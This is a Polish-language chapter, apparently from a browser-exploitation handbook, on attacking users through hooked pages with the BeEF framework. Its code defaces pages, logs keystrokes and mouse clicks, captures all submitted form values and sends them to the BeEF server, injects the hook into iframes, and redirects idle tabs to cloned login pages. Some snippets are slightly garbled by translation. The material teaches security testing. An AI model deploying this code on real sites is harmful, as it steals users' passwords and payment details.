Atakowanie użytkowników

Ludzie są często określani jako najsłabsze ogniwo w bezpieczeństwie informacji. Istnieje wiele przypuszczeń, dlaczego tak się dzieje. Czy to nasze nieodłączne pragnienie bycia „pomocnym”? Może to nasz brak doświadczenia, zwłaszcza w szybko zmieniających się granicach komunikacji i technologii? A może to po prostu nasze (często) źle okazane zaufanie do siebie? W tej część9 skupisz się na atakach wymierzonych w użytkownika siedzącego na końcu klawiatury. Niektóre z omówionych ataków wykorzystują taktyki socjotechniki, podobne do metod omawianych we wcześniejszych rozdziałach dotyczących przechwytywania przeglądarki. Inne ataki wykorzystują funkcje przeglądarki i ich wadliwe zaufanie do kodu pochodzącego z wielu źródeł.

Zniekształcanie treści

Jedną z najłatwiejszych i często pomijanych metod nakłonienia użytkownika do wykonania nieodpowiednich działań jest po prostu przepisanie treści na aktualnie zahackowanej stronie. Jeśli jesteś w stanie wykonać JavaScript w źródle, nic nie stoi na przeszkodzie, aby uzyskać fragmenty bieżącego dokumentu lub wstawić dowolną treść. Może to prowadzić do bardzo subtelnych i skutecznych metod nakłonienia użytkownika do wykonania działania w Twoim imieniu. Te techniki zmiany dyskretnych elementów DOM są niezbędne dla większości poniższych ataków. W rzeczywistości wiele z tych metod zostało omówionych już we wcześniejszych rozdziałach dotyczących inicjowania i utrzymywania kontroli nad przeglądarką. Więc od czego zacząć? Aby najpierw wiedzieć, co przepisać, musisz najpierw wiedzieć, co jest w bieżącym dokumencie. Dopóki Twój zaczep znajduje się w kontekście dokumentu, jest to tak proste, jak pobranie wartości elementu document.body. Jeśli bieżący dokument ma znacznik <body>, będzie to wszystko w tym znaczniku. Właściwość innerHTML dowolnego elementu HTML może być odpytywana w celu wygenerowania składni samego siebie i wszystkich jego elementów potomnych. Moduł BeEF „Pobierz stronę HTML” robi dokładnie to:

```
try {

var html_head = document.head.innerHTML.toString();

} catch (e) {

var html_head = "Error: document has no head";

}

try {

var html_body = document.body.innerHTML.toString();

} catch (e) {

var html_body = "Error: document has no body";

}

beef.net.send("< %= @command_url % >", < %= @command_id % >,

'head='+html_head+'&body='+html_body);
```

Zmienne html_head i html_body są wypełniane treścią HTML nagłówka i treści dokumentu. Metoda toString() służy do jawnego przekształcenia ich w ciągi, a na koniec wywoływana jest metoda beef.net.send() w celu przesłania wyników z powrotem do serwera BeEF.

JAK DZIAŁA BEEF’S NET.SEND

Zachowanie kontroli zostało szeroko omówione w Części 3, ale pod maską BeEF kryje się wiele interesującego kodu, który upraszcza sposób, w jaki moduły poleceń mogą wysyłać dane z powrotem do frameworka. Doskonałym tego przykładem jest metoda beef.net.send(). Aby spróbować zapewnić niezawodną metodę przesyłania danych z powrotem do serwera BeEF przez moduły poleceń, skonstruowano metodę beef.net.send() i skojarzoną procedurę obsługi danych po stronie serwera. Zauważysz we wcześniejszym wywołaniu beef.net.send(), że zawiera ona trzy parametry - @command_url, @command_id, a następnie wartość ciągu - we wcześniejszej instancji: 'head='+html_head+'&body='+ html_body.Gdy BeEF przetwarza moduł poleceń tuż przed przesłaniem go do przeglądarki ofiary, zastępuje pola @command_url i @command_id odniesieniami do adresu URL bieżącego polecenia i jego unikalnego identyfikatora. Gdy beef .net.send() przesyła te wartości z powrotem, serwer BeEF jest w stanie zestawić, dla którego unikalnego modułu poleceń jest przeznaczona odpowiedź. Dzięki temu atakujący może jednocześnie przesyłać wiele modułów poleceń i synchronizować odpowiedzi z odpowiadającymi im żądaniami.

Kod wykonuje się w następujących krokach:

1. Metoda beef.net.send() dodaje dowolne dane z modułów poleceń lub innych bibliotek BeEF do tablicy JavaScript.

2. Poller BeEF wykonuje metodę beef.net.flush(), która:

* Konwertuje obiekty tablicy na notację JSON.1

* Base64 — koduje zmienną JSON.

* Dzieli dane base64 na porcje o określonej długości.

* Przesyła pakiety z powrotem do serwera BeEF przy użyciu różnych asynchronicznych żądań GET z powiązanymi identyfikatorami sekwencji.

3. Serwer BeEF zbiera wszystkie odpowiedzi, rekonstruując oryginalne dane i ponownie składając kawałki.

Załóżmy, że treść zahaczonej strony zawiera następujące elementy:

< div id="header" >To jest tytuł mojej strony< /div >

< div id="content" >Tu znajduje się większość zawartości mojej strony.

A ta strona zawiera wiele interesujących treści< /div >

Możesz manipulować elementem nagłówka bez wpływania na inną zawartość, wykonując następujący JavaScript:

document.getElementById('header').innerHTML = "Zło sfatygowany nagłówek";

jQuery upraszcza to, wykorzystując moc selektorów. Aby wykonać to samo zniekształcenie za pomocą jQuery, co zapewnia BeEF, wystarczy wykonać:

$j('#header').html('Złośliwy nagłówek');

BeEF zawiera prosty moduł do zamazywania standardowych elementów podpiętej strony, a mianowicie treści HTML, tytułu i ikony. Moduł „Replace Content (Deface)” nie podejmuje żadnych środków ostrożności przy nadpisywaniu istniejącej treści. Zachowaj ostrożność podczas wykonywania tego modułu, ponieważ będzie to bardzo oczywiste dla twojego celu. Moduł realizuje trzy następujące funkcje:

```
document.body.innerHTML = "< %= @deface_content % >";

document.title = "< %= @deface_title % >";

beef.browser.changeFavicon("< %= @deface_favicon % >");
```

Pierwsza funkcja zastępuje zawartość HTML elementu document.body dynamiczną treścią od użytkownika, przesłaną za pomocą zmiennej @deface_content. Pamiętaj, że elementy <script> dodane przez @deface_content nie są automatycznie obsługiwane i dodawane do nagłówka dokumentu. Możesz użyć defer2 lub podobnych atrybutów, aby dostosować czas wykonania skryptu. Biblioteka Erubis w Ruby jest używana do wykonywania dynamicznego wiązania, które zastępuje rzeczywistą wartość przed wysłaniem modułu do przechwyconej przeglądarki. Druga funkcja robi to samo, ale przepisuje atrybut document.title. Na koniec ikona strony jest aktualizowana za pomocą metody changeFavicon() BeEF. Ta metoda modyfikuje element document.head, usuwając wszelkie istniejące elementy ikon i wstawiając nowy. Na przykład:

```
< link id="dynamic-favicon" rel="ikona skrótu"

href="http://browserhacker.com/favicon.ico" >
```

Jeśli brutalny charakter tego zniekształcenia nie jest dla Ciebie wystarczająco subtelny, moduł „Wymień komponent (zmęczenie)” może lepiej odpowiadać Twoim wymaganiom. Zamiast zastępować cały document.body, ten moduł umożliwia szczegółowy wybór i wymianę elementów DOM. Kod tego modułu jest podobny do wcześniejszego przykładu jQuery przepisywania określonego elementu:

```
var wynik = $j('< %= @deface_selector % >').each(function() {

$j(this).html('<%= @deface_content %>');

}).długość;

beef.net.send("< %= @command_url % >", < %= @command_id % >,

"result=Defaced " + wynik +" elementy");
```

Używając selektorów jQuery, pojedyncze polecenie może być użyte do zastąpienia pojedynczego elementu DOM lub zbioru elementów DOM. Poprzedni kod pobiera zmienną @deface_selector, a następnie iteruje po każdym z nich, zastępując wewnętrzną zawartość HTML zmienną @deface_content. Liczba zmodyfikowanych elementów jest ostatecznie zwracana z powrotem na serwer BeEF. Oprócz tych metod defacing content, BeEF zawiera również szereg innych modułów automatyzujących proces przepisywania treści w ramach DOM:

* Zastąp HREF - podobnie jak moduł „Zamień komponent”, ten moduł iteruje zakotwiczenie przez elementy zastępujące atrybut HREF.

* Zastąp HREF (Zdarzenia kliknięcia) — ten moduł jest podobny do modułu „Zamień HREF”, ale przepisuje tylko obsługę zdarzenia onClick, a nie rzeczywisty HREF. Jest to podobne do technik Man-in-the-Browser omówionych w sekcji „Wykorzystywanie ataków typu Man-in-the-Browser” w Części 3. Jeśli element < a > zawiera już atrybut onClick, ta metoda po prostu zastąpi istniejące treści. W zależności od potrzeb możesz zmienić to domyślne zachowanie, aby obsługiwać układanie wielu działań wyzwalanych jednym kliknięciem.

* Zastąp HREFs (HTTPS) - ponownie ten moduł jest podobny do modułu „Zamień HREFs”, jednak modyfikuje wszystkie łącza do witryn https:// na http://równoważniki. Ten moduł działa zgodnie z koncepcją sslstrip,

* Zastąp HREFs (TEL) - aktualizuje wszystkie łącza tel:// do nowego, określonego numeru telefonu. Jest to szczególnie przydatne w przypadku przeglądarek w telefonach komórkowych, ponieważ możesz przechwytywać wrażliwe połączenia telefoniczne.

* Zastąp wideo - zastępuje wszystkie elementy <embed> osadzonym wideo YouTube.

Omówione tutaj techniki nie są jedynymi sposobami, w jakie treść może zostać zniszczona. Gdy tylko uzyskasz kontrolę nad JavaScriptem w kontekście zahaczonej witryny, możesz swobodnie modyfikować DOM według własnego uznania.

Przechwytywanie danych wejściowych użytkownika

Zmiana zawartości strony może pomóc w nakłonieniu użytkownika do nieodpowiedniego działania, ale czasami nie trzeba zmieniać tego, co jest wyświetlane w przeglądarce, aby uzyskać poufne informacje. Oprócz tego, że służy do wyświetlania jednostek wizualnych na stronie, DOM służy również do konfigurowania i wykonywania funkcji obsługi zdarzeń. Twórcy stron internetowych używają tych funkcji do dołączania niestandardowych funkcji do zdarzeń ładowania, klikania i najeżdżania kursorem myszy, by wymienić tylko kilka. Te typy zdarzeń są podzielone na wiele kategorii, takich jak zdarzenia fokusa, zdarzenia myszy i zdarzenia klawiatury. W poniższych sekcjach omówiono różne zdarzenia i sposoby dołączania do nich funkcji. Ze względu na hierarchiczny charakter DOM, zdarzenia często przechodzą przez elementy w górę iw dół. Jest to znane jako przepływ zdarzeń i jest ważnym składnikiem tego, jak wiele funkcji obsługi zdarzeń może być wyzwalanych przez określone zdarzenia. Na końcu tej sekcji dowiesz się, jak dołączyć niestandardowe funkcje do wielu procedur przeglądarki. Wiele z nich można wykorzystać do monitorowania naciśnięć klawiszy, ruchów myszy lub gdy okno jest aktywne.

PRZEBIEG ZDARZEŃ

W3C definiuje dwa przepływy zdarzeń: przechwytywanie zdarzeń i propagacja zdarzeń. W obu przypadkach wszystkie zdarzenia mają zdefiniowany cel, a zdarzenia docelowe powinny być gwarantowane do uruchomienia. Zdarzenia przepływają w dół przez DOM od elementu dokumentu najwyższego poziomu aż do celu. Wszelkie funkcje obsługi między elementem najwyższego poziomu a elementem docelowym mogą przechwytywać zdarzenie i wykonywać swoje procedury obsługi zdarzenia, o ile są zgodne z typem zdarzenia, takim jak kliknięcie lub naciśnięcie klawisza. Po uruchomieniu zdarzeń obiektu docelowego procedury obsługi zdarzeń wędrują z powrotem lub bąbelkują, tą samą ścieżką DOM, wykonując również procedury obsługi zdarzeń. Dlaczego jest przechwytywanie i propagacja zdarzeń? Początkowo producenci przeglądarek wdrażali różne metody; na przykład Netscape chciał przechwytywać zdarzenia, gdy schodziły one w dół drzewa, podczas gdy Microsoft chciał je przechwytywać, gdy zdarzenie rozwijało się. Specyfikacja nie dyktuje żadnej metody, więc często pozostaje nam połączenie obu. To kolejny przykład dziwnych, ale znaczących różnic między przeglądarkami.

Korzystanie ze zdarzeń skupienia

Za każdym razem, gdy użytkownik odwiedza witrynę, jego przeglądarka wchodzi w interakcję z DOM aktualnie renderowanej strony. Nawet jeśli nie klikają żadnych elementów HTML ani nie wypełniają żadnych formularzy, ich przeglądarka jest potencjalnie w stanie przekazać atakującemu cenne informacje. Na przykład, nawet jeśli użytkownik kliknie tylko gdzieś w obrębie strony, a następnie kliknie, przeglądarka już wywoła dwa różne zdarzenia: zdarzenia skupienia i rozmycia. Rozszerzając poprzedni przykład, możesz dołączyć funkcję do zdarzenia focus, wykonując następujący kod JavaScript:

```
window.addEventListener("focus", function(event) {

alert("The window has been focused");

});
```

Internet Explorer w wersjach od 6 do 8 nie obsługiwał funkcji addEventListener(), zamiast tego używał funkcji attachEvent(). Aby uprościć zarządzanie obsługą zdarzeń, jQuery hermetyzuje tę funkcję w przyjaznej funkcji on(). Wynikowy kod, wykorzystujący implementację jQuery w BeEF, byłby następujący:

```
$j(window).on("focus", function(event) {

alert("The window has been focused");

});
```

Aby pójść o krok dalej, jQuery zapewnia kolejny poziom uproszczenia dzięki metodzie skrótu focus(), sprowadzając kod do:

```
$j(window).focus(function(event) {

alert("The window has been focused");

});
```

Rozszerzając nieco kod, możesz również przechwytywać zdarzenia, gdy użytkownik usuwa fokus z okna:

```
$j(window).focus(function(event) {

alert("The window has been focused");

}).blur(function(event) {

alert("The window has lost focus");

});
```

Dzięki metodom jQuery często zwracającym sam obiekt jQuery, możesz połączyć ze sobą zbiór funkcji, jak pokazano tutaj. Poprzednie polecenie dołącza funkcję do zdarzenia skupienia i rozmycia obiektu okna w jednym poleceniu. Powyższy fragment jest bardzo podobny do tego, w jaki sposób BeEF inicjuje swoją funkcjonalność rejestratora, ale zamiast wywoływać funkcje alert(), framework rejestruje zdarzenia z powrotem na serwerze BeEF przy użyciu wcześniej zbadanej funkcji beef .net.send(). Zdarzenia rozmycia i ogniskowania stanowią część typów zdarzeń ogniskowych, jak udokumentowano w wersji roboczej W3C DOM Level 3 Events.5 Każdy z typów zdarzeń ogniskowych może być dołączony do dowolnego elementu w DOM, ale nie do samego dokumentu. Oprócz rozmycia i skupienia, W3C definiuje następujące inne zdarzenia, które występują w tej kolejności:

* focusin - podnoszone, zanim cel jest faktycznie skupiony.
* skupienie - podnoszone, gdy cel jest rzeczywiście skoncentrowany.
* DOMFocusIn — przestarzałe zdarzenie DOM. Zaleca się zamiast tego używać focus i focusin.
* focusout - podniesiony na początkowym celu po zmianie fokusu.
* rozmycie - podniesione po utracie ostrości.

* DOMFocusOut — przestarzałe zdarzenie DOM. Zaleca się zamiast tego używać rozmycia i skupienia.

Ogólnie rzecz biorąc, przeglądarki zgłaszają więcej zdarzeń, gdy element staje się skupiony, w porównaniu do sytuacji, gdy traci skupienie. W przypadku większości funkcji obsługi zdarzeń funkcja obsługi wywoływania często przekazuje obiekt zdarzenia, który zawiera informacje o elemencie, na który ma fokus, oraz elementy w górę iw dół przepływu zdarzenia. Jako napastnik rozumienie i przechwytywanie zdarzeń skupienia jest potężne, ponieważ zapewnia wgląd w to, czy cel aktualnie patrzy na określone okno, czy nie. Wiedza o tym, czy cel potencjalnie zmienił się na inną kartę, a nawet zminimalizował całą przeglądarkę, może być przydatna jako część szerszej strategii ataku.

Korzystanie ze zdarzeń klawiatury

Jeśli możesz przechwytywać zdarzenia myszy i fokusa, z pewnością ma sens również przechwytywanie innych cennych interakcji, takich jak naciśnięcia klawiszy. Dobrym przykładem używania skrótów klawiaturowych w aplikacji internetowej jest Gmail. Po włączeniu Gmail łączy się z procedurami obsługi zdarzeń klawiatury i umożliwia użytkownikowi poruszanie się po e-mailach i wykonywanie innych czynności bez podnoszenia rąk z klawiatury. Podobnie jak zdarzenia fokusa i myszy, zdarzenia klawiatury są zgodne z kolejnością, wykonując różne czynności:

* keydown - klawisz jest wciśnięty.

* keypress — klawisz jest wciśnięty i z tym klawiszem jest powiązana wartość znakowa. Na przykład klawisz Shift nie wygeneruje zdarzenia naciśnięcia klawisza, ale wygeneruje zdarzenie wciśnięcia i naciśnięcia klawisza.

* keyup — klawisz zostaje zwolniony.

Zastosowanie niestandardowych funkcji do wszystkich tych zdarzeń pozwala atakującemu potencjalnie monitorować wszelkiego rodzaju dowolne dane wejściowe, niezależnie od tego, czy użytkownik faktycznie wypełnia pola formularza.7 Aby zachować kontrolę nad szczegółowością rejestrowania zdarzeń w BeEF, podjęto decyzję projektową, aby zgłaszać tylko zdarzenia kliknięcia myszą i naciśnięcia klawisza klawiatury. Aby przechwycić zdarzenia, BeEF najpierw dołącza do zdarzenia funkcję z następującym kodem. Parametr e zawiera obiekt zdarzenia, w tym informacje takie jak naciśnięty klawisz, położenie klawisza, czy został przytrzymany itp.:

```
$j(document).keypress(

function(e) { beef.logger.keypress(e); }

);
```

Funkcja beef.logger.keypress() określa, czy element, w którym wpisuje użytkownik, uległ zmianie (na przykład, czy wpisywał określone pole, a następnie zmienił się na inne). Gdy element się zmieni, poprzednio wpisane znaki są przesyłane z powrotem do BeEF:

```
keypress: function(e) {

if (this.target == null ||

($j(this.target).get(0) !== $j(e.target).get(0)))

{

beef.logger.push_stream();

this.target = e.target;
```

```
}
this.stream.push({'char':e.which,
'modifiers': {
'alt':e.altKey,
'ctrl':e.ctrlKey,
}
);
}
```

Funkcja beef.logger.push_stream() zestawia wszystkie umieszczone w kolejce naciśnięcia klawiszy z tablicy stream, a następnie przesyła je z powrotem do kolejki zdarzeń BeEF. Przy każdym żądaniu odpytywania dane zawarte w tej kolejce są wypychane z powrotem do BeEF przy użyciu wcześniejszej logiki beef.net.send(). Aby uwzględnić różne układy klawiatury, formaty, języki i inne różnice międzynarodowościowe, DOM definiuje kluczowe wartości za pomocą klucza i znaku atrybutów danych zdarzenia. Te atrybuty są oparte na Unicode i jako takie umożliwiają internacjonalizację. Wartość char zawiera wydrukowaną reprezentacjęklucza. Jeśli naciśnięty klawisz nie ma wydrukowanej reprezentacji, to będzie zawierać pusty ciąg. Z drugiej strony wartość klucza zawiera - zgadłeś - wartość klucza. Jeśli naciśnięty klawisz ma niepustą wartość znaku, klucz i znak będą pasować. Jeśli klucz nie ma reprezentacji drukowanej, takiej jak klawisz Alt, wartość klucza zostanie określona na podstawie wstępnie zdefiniowanego zestawu wartości klucza. Ta sama specyfikacja W3C definiuje9 następujące wytyczne dotyczące wyboru i definiowania kluczowych wartości:

* Jeżeli funkcją naciśniętego klawisza jest generowanie znaku drukowanego, a w zestawie wartości klawisza znajduje się poprawny znak, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości klucza.

* Atrybut char musi być ciągiem składającym się z wartości char.

* Jeśli w zestawie wartości klucza nie ma prawidłowego znaku, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości char.

* Atrybut char musi być ciągiem składającym się z wartości char.

* Jeśli funkcja naciśniętego klawisza jest funkcją lub klawiszem modyfikującym, a w zestawie wartości klawisza znajduje się poprawny znak, wówczas:

* Atrybut klucza musi być ciągiem składającym się z wartości klucza.

* Atrybut char musi być pustym ciągiem.

* Jeśli w zestawie wartości klucza nie ma prawidłowego znaku, należy utworzyć wartość klucza.

Większość tej specyfikacji koncentruje się na wartościach klucza i znaków. Chociaż wiele implementacji nadal opiera się na mniej dobrze udokumentowanych i obecnie przestarzałych funkcjach atrybutów keyCode i charCode. Starsza specyfikacja zawierała również atrybut who, specyficzny dla implementacji numeryczny identyfikator kodu naciśniętego klawisza, zwykle taki sam jak keyCode. We wcześniejszym fragmencie kodu można zauważyć, że przesłany atrybut znaku używa zmiennej

event.which. jQuery nadpisuje ten atrybut, umożliwiając ustandaryzowaną metodę zbierania ekwiwalentu Unicode naciśniętego klawisza. Implementacja zdarzeń klawiatury w różnych przeglądarkach jest dość niespójna. Jan Wolter opublikował badania na ten temat zatytułowane: „JavaScript Madness: Keyboard Events". Różnice te wynikają głównie z wojen przeglądarek. Dlatego na przykład keyCode był pierwotnie dostępny w Internet Explorerze, podczas gdy był dostępny w innych przeglądarkach, takich jak Firefox. Niezależnie od różnych metod obsługi tych zdarzeń w przeglądarkach, implementacja procedur monitorowania naciśnięć klawiszy jest skutecznym narzędziem do Twojej dyspozycji. Używanie JavaScript do przechwytywania tych zdarzeń i odsyłania ich do Ciebie prawdopodobnie pozwoli odkryć wszelkiego rodzaju informacje. Jeśli zostaną przechwycone we właściwym momencie, może to nawet obejmować poufne informacje, takie jak hasła użytkowników lub szczegóły płatności.

Korzystanie ze zdarzeń myszy i wskaźnika

Kolejną grupą zdarzeń dostarczaną przez DOM są typy zdarzeń myszy i wskaźnika. Jak można się spodziewać, są one związane z interakcjami myszy (lub kulki) w DOM. Zdarzenia wskaźnika12 są zasadniczo takie same, ale wywoływane przez urządzenia bez myszy, takie jak smartfony i tablety. Podobnie jak w przypadku śledzenia skupienia elementów w DOM, przechwytywanie tych zdarzeń może umożliwić atakującemu skuteczne monitorowanie wszystkich ruchów myszy i kliknięć w obrębie strony, a jeśli zostanie prawidłowo zastosowane, nawet poza nią. Używanie klawiatur ekranowych lub klawiatur wirtualnych to technika, która jest czasami używana do próby udaremnienia rejestrowania naciśnięć klawiszy; na przykład podczas wprowadzania hasła do portalu bankowości internetowej. Dołączając niestandardową logikę do zdarzeń myszy, atakujący mogą potencjalnie śledzić współrzędne x i y kursora podczas jego ruchu i kliknięcia przycisków myszy. Potencjalnie pozwoli to na odtworzenie haseł, nawet jeśli klawiatura nigdy nie była dotykana. Oprócz monitorowania zdarzeń myszy, opublikowano szereg innych technik obalania zabezpieczeń wirtualnej klawiatury stosowanych przez banki. Inne techniki obejmują wykonywanie zrzutów ekranu i używanie interfejsów API Win32 w celu uzyskania dostępu do dokumentu HTML zawierającego wirtualną klawiaturę. Poniżej znajduje się przykład funkcji obsługi zdarzeń, która rejestruje zdarzenie za każdym razem, gdy użytkownik kliknie gdzieś w dokumencie:

```
document.addEventListener("click",function(event) {

alert("X: "+event.screenX+", Y: "+event.screenY);

});
```

Ten JavaScript dodaje funkcję do zdarzenia kliknięcia myszą, która wyświetla okno dialogowe ostrzeżenia ze współrzędnymi x i y (w pikselach, pozycji wskaźnika względem ekranu wyświetlającego dokument). Oprócz zmiennych screenX i screenY zdarzenie przekazuje również zmienne clientx i clientY. Zapewniają one współrzędne x i y pozycji wskaźnika względem widocznej rzutni wyświetlania. Widoczny obszar różni się nieco od względnych pikseli ekranu, ponieważ widoczny obszar nie zmienia rozmiaru i zawsze będzie reprezentował widoczne okno wyświetlane w przeglądarce. Wykorzystanie jQuery, takie jak w poniższym fragmencie, zapewnia również zmienne pagexi pageY, które są względnymi współrzędnymi od początku tagu < HTML >:

```
$j(document).click(function(event) {

alert("X: "+event.pageX+", Y: "+event.pageY);

)
```

Oprócz prostych zdarzeń kliknięcia typy zdarzeń myszy obejmują również:

* mousemove - Mysz porusza się nad elementem.

* mouseover - mysz jest przesuwana na granice elementu.

* mouseenter — podobne do zdarzenia mouseover, ale nie przepuszcza zdarzenia w górę przez elementy nadrzędne.

* mouseout - mysz opuszcza granice elementu.

* mouseleave — podobne do zdarzenia mouseout, ale nie powoduje przepuszczania zdarzenia przez elementy nadrzędne.

* mousedown - przycisk myszy jest wciśnięty nad element,

* mouseup - Zwolnienie przycisku myszy nad elementem.

Jeśli masz kontrolę nad DOM, nic nie stoi na przeszkodzie, aby przechwycić wszystkie typy zdarzeń myszy, co potencjalnie pozwoli Ci zobaczyć i zarejestrować dokładnie, w jaki sposób kursor myszy porusza się po witrynie. śledzić, kiedy użytkownik przewija stronę w górę iw dół za pomocą kółka przewijania. Łącząc wszystkie te zdarzenia razem, jest nawet technicznie możliwe odtworzenie i monitorowanie każdej akcji wykonywanej przez użytkownika na zahaczonej stronie.

Korzystanie ze zdarzeń formularza

Oprócz dołączania funkcji obsługi do wszystkich zdarzeń naciśnięć klawiszy, BeEF dołącza również niestandardową logikę do wszystkich elementów <form>. Korzystając z selektora elementów jQuery, wykonuje się następujące czynności w celu dołączenia funkcji beef.logger.submit ( ) do wszystkich formularzy w bieżącym DOM:

```
$j('form').submit(

function(e) { beef.logger.submit(e); }

} > ;
```

Funkcja beef.logger.submit() przechodzi przez przesyłany formularz, przechwytując wszystkie pola wejściowe formularza i ich wartości, w tym pola ukryte, i wysyła je z powrotem do serwera BeEF:

```
/**

* Submit function fires whenever a form is submitted

*/

submit: function(e) {

try {

var f = new beef.logger.e();

var values = "";

f.type = 'submit';

f.target = beef.logger.get_dom_identifier(e.target);

for (var i = 0; i < e.target.elements.length; i++) {
```

```
values += "["+i+"]";

values +=e.target.elements[i].name;

values +="="+e.target.elements[i].value+"\n";

}

f.data = 'Action: '+$j(e.target).attr('action');

f.data += ' - Method: '+$j(e.target).attr('method');

f.data += ' - Values:\n'+values;

this.events.push(f);

} catch(e) {}

}
```

Klasa beef.logger.e definiuje prostą strukturę zdarzeń, która umożliwia przesyłanie różnych typów zdarzeń, takich jak generowane za pomocą myszy lub klawiatury, z powrotem do serwera BeEF w ujednolicony sposób. Pętla for w środku funkcji iteruje po każdym z elementów podrzędnych formularza. Pamiętaj, że wyłączone atrybuty używane w polach formularzy nie są uwzględniane w poprzednim kodzie.

Korzystanie z rejestrowania kluczy IFrame

Dołączanie funkcji rejestrowania do bieżącego DOM nie ogranicza się tylko do bieżącego okna. W ramach SOP możliwe jest, że JavaScript dołącza się również do innych ramek IFrame. DOM uwidacznia wszystkie ramki w bieżącym dokumencie za pomocą obiektu ramek. W ramach instancji BeEF funkcji rejestrowania DOM, iteruje ona nad ramkami w bieżącym DOM, próbując ponownie przełączyć każdą z tych ramek IFram w tym samym źródle, co aktualnie podpięte źródło. Następnie, dla wszelkich zaczepionych ramek podrzędnych, będą one teraz obejmować również rejestrowanie zdarzeń DOM. Funkcja wykonująca to zadanie to beef.browser.hookChildFrames() zgodnie z następującym fragmentem:

```
/**

* Hooks all child frames in the current window

* Restricted by same-origin policy

*/

hookChildFrames:function () {

// create script object

var script = document.createElement('script');

script.type = 'text/javascript';

script.src = '< %== @beef_proto % >://< %== @beef_host % > :

< %== @beef_port % >< %== @hook_file % >';

// loop through child frames
```

```
for (var i=0;i<self.frames.length;i++) {
try {
// append hook script
self.frames[i].document.body.appendChild(script);
} catch (e) {
}
}
}
```

Pierwsza część funkcji tworzy nowy element skryptu przechwytującego BeEF, a ostatnia część funkcji iteruje po każdej z ramek, próbując dołączyć skrypt do treści ramki. Oprócz próby automatycznego zaczepienia wszystkich ramek podrzędnych, BeEF zawiera również osobny moduł poleceń do wykonywania podobnych funkcji. Ten moduł, znany jako „IFrame Event Logger", jest przydatny w sytuacjach, w których chcesz umieścić nakładkę IFrame na górze bieżącego okna i dołączyć rejestrowanie naciśnięć klawiszy, ale niekoniecznie całe podpięcie BeEF. W tej sekcji zapoznałeś się z różnymi procedurami obsługi zdarzeń, które jako atakujący możesz przechwycić, próbując monitorować działania użytkownika. Ponieważ przeglądarki wciąż wprowadzają nowe funkcje, prawdopodobnie zostaną również wprowadzone nowe mechanizmy obsługi zdarzeń. Przykładem jest oczywiście powszechny rozwój urządzeń mobilnych, który z kolei doprowadził do wprowadzenia zdarzeń dotykowych przez W3C. Z biegiem czasu, wraz z wprowadzaniem nowych zdarzeń do DOM popularnych przeglądarek, potencjalna powierzchnia monitorowania i ataku będzie nadal się rozwijać.

Inżynieria społeczna

W Części 2 przyjrzałeś się rozkoszom socjotechniki jako skutecznej metody wykonywania początkowego kodu kontrolnego w przeglądarce celu. Socjotechnika nie musi się na tym kończyć! Możesz wykorzystać wiele aspektów społecznościowych, aby uzyskać silniejszą kontrolę nad sesją przeglądarki. Czasami najłatwiejszą metodą uzyskania informacji od celu jest po prostu zapytać. Sprytnie spreparowana przynęta socjotechniczna, zwłaszcza w ramach legalnej sesji przeglądania, jest trudną do uniknięcia pułapką dla wielu użytkowników. Te przynęty mogą przybierać różne formy, w tym fałszywe aktualizacje oprogramowania, fałszywe monity logowania, a nawet monity złośliwego apletu. Szereg technik omówionych w poniższych sekcjach rozgałęzia się poza przeglądarkę, w szczególności te, które próbują nakłonić ofiarę do uruchomienia plików wykonywalnych. Często najłatwiejszą metodą wykonania kodu poza przeglądarką, zwłaszcza w obliczu potencjalnie załatanego i zabezpieczonego systemu, jest zaatakowanie zaufania użytkownika.

Korzystanie z TabNabbing

Wcześniej w tej części odkryłeś moc przejmowania obsługi zdarzeń w DOM. Gdy zrozumiesz, w jaki sposób użytkownik wchodzi w interakcję z określoną stroną, możesz zacząć identyfikować możliwości wykonywania czynności, gdy użytkownik może nie patrzeć na bieżące okno. Dzięki szerokiemu wykorzystaniu kart w dzisiejszych czasach użytkownik może przechodzić od jednej karty do drugiej. Gdy już jesteś uzależniony od zdarzeń rozmycia, możesz łatwo śledzić, jak długo użytkownik był z dala od zaczepionego okna. Poniższy kod demonstruje to:

```
var idle_timer;
```

```
begin_countdown = function() {

idle_timer = setTimeout(function() {

performComplicatedBackgroundFunction();

}, 60000);

}

$j(window).blur(function(e) {

begin_countdown();

}

$j(window).focus = function() {

clearTimeout(idle_timer);

}
```

Ten kod definiuje zmienną idle_timer i funkcję begin_countdown. Po wykonaniu ta funkcja ustawia nowy licznik czasu względem zmiennej idle_timer, która wykona funkcję performComplicatedBackgroundFunction() po 1 minucie. Funkcja jest uruchamiana w przypadku rozmycia okna. Zatrzymuje licznik czasu, jeśli użytkownik powróci do karty, zdarzenie skupienia jest również zmieniane w celu zresetowania limitu czasu. Ideą ataku TabNabbing, pierwotnie przedstawionego przez Azę Raskina, jest zmiana zawartości lub lokalizacji nieaktywnej karty, którą już kontrolujesz. BeEF zawiera prawie identyczną logikę w swoim module poleceń „TabNabbing". Domyślnie moduł pobiera od użytkownika dwa parametry: jak długo timer powinien czekać oraz adres URL, pod który przeglądarka przekieruje. Dodatkowo, ponieważ możesz również zmienić favicon strony, możesz użyć funkcji beef.browser .changeFavicon(), aby przeprowadzić skuteczniejszy atak. Świetnym zastosowaniem ataku Tabnabbing jest zmiana adresu URL nieaktywnej karty na adres URL witryny sklonowanej za pomocą „Inżynierii społecznej" BeEF. W ten sposób nadal możesz mieć przeglądarkę podłączoną do BeEF, a jednocześnie wyświetlać stronę zbieracza danych uwierzytelniających.

Korzystanie z pełnego ekranu

Ataki pełnoekranowe to świetna metoda na uśpienie celu w fałszywym poczuciu bezpieczeństwa. Ataki te zostały początkowo omówione w Części 3, ale można je rozszerzyć, szczególnie w kontekście już zahaczonej strony internetowej. Subtelną metodą nakłonienia ofiary, która jest aktualnie zaczepiona, do utrzymywania zaczepionej przeglądarki, jest przepisanie wszystkich bieżących linków w zaczepionym DOM, aby załadować je do pełnowymiarowych ramek IFrame. Poniższy fragment z Części 3 zostanie ponownie wykorzystany do utworzenia pełnoekranowej ramki IFrame:

```
createIframe: function(type, params, styles, onload) {

var css = {};

if (type == 'hidden') {

css = $j.extend(true, {

'border':'none', 'width':'1px', 'height':'1px',
```

```
'display':'none', 'visibility':'hidden'},
styles);
}
if (type == 'fullscreen') {
css = $j.extend(true, {
'border':'none', 'background-color':'white', 'width':'100%',
'height':'100%',
'position':'absolute', 'top':'0px', 'left':'0px'},
styles);
$j('body').css({'padding':'0px', 'margin':'0px'});
}
var iframe = $j('<iframe />').attr(params).css(css).load(onload).
prependTo('body');
return iframe;
}
```

